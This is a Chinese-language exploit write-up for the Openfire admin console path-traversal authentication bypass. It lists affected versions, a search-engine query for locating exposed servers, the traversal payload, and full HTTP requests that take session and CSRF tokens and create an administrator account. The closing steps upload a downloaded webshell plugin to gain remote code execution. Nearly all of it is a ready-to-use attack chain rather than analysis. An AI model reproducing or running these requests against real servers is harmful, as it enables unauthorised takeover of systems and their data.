O3-1Openfire-PermissionAC


漏洞描述：

Openfire是免费的、开源的、基于可拓展通讯和表示协议(XMPP)、采用Java编程语言开发的实时协作服务器。Openfire安装和使用都非常简单，并利用Web进行管理。单台服务器甚至可支持上万并发用户。Openfire的管理控制台是一个基于 Web 的应用程序，被发现可以使用路径遍历的方式绕过权限校验。成功利用后，未经身份验证的用户可以访问 Openfire 管理控制台中的后台页面。同时由于Openfire管理控制台的后台提供了安装插件的功能，所以攻击者可以通过安装恶意插件达成远程代码执行的效果。

影响版本：

●3.10.0 <= Openfire < 4.6.8
●4.7.0 <= Openfire 4.7.x < 4.7.5

网站图片：



网络测绘：

Hunter 语法：

hunterapp.name="Openfire"


漏洞复现：

当访问poc出现如下情况表示存在漏洞

payload：

```
/setup/setup-s/%u002e%u002e/%u002e%u002e/log.jsp
```

效果图:



EXP

1. 获取JSESSIONID和csrftoken


```
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-groups.jsp HTTP/1.1
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

1. 通过上一步回去到的JSESSIONID和csrftoken替换下列数据包中相应参数，构造用户


```
GET /setup/setup-s/%u002e%u002e/%u002e%u002e/user-create.jsp?csrf=qvq9l8fyflxMuwP&username=test123&name=&email=&password=test123&passwordConfirm=test123&isadmin=on&creat
Host: xx.xx.xx.xx
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/116.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: JSESSIONID=node0m00xukgw3om052y56u7ppl451582.node0; csrf=qvq9l8fyflxMuwP
Upgrade-Insecure-Requests: 1
```


使用创建的账户test123/test123,登录



5在插件处上传利用插件getsgell
插件下载地址：https://download.csdn.net/download/qq_33331244/88224220



6插件上传成功



7进入服务器->服务器设置->shellplugin，输入密码123，即可实现rce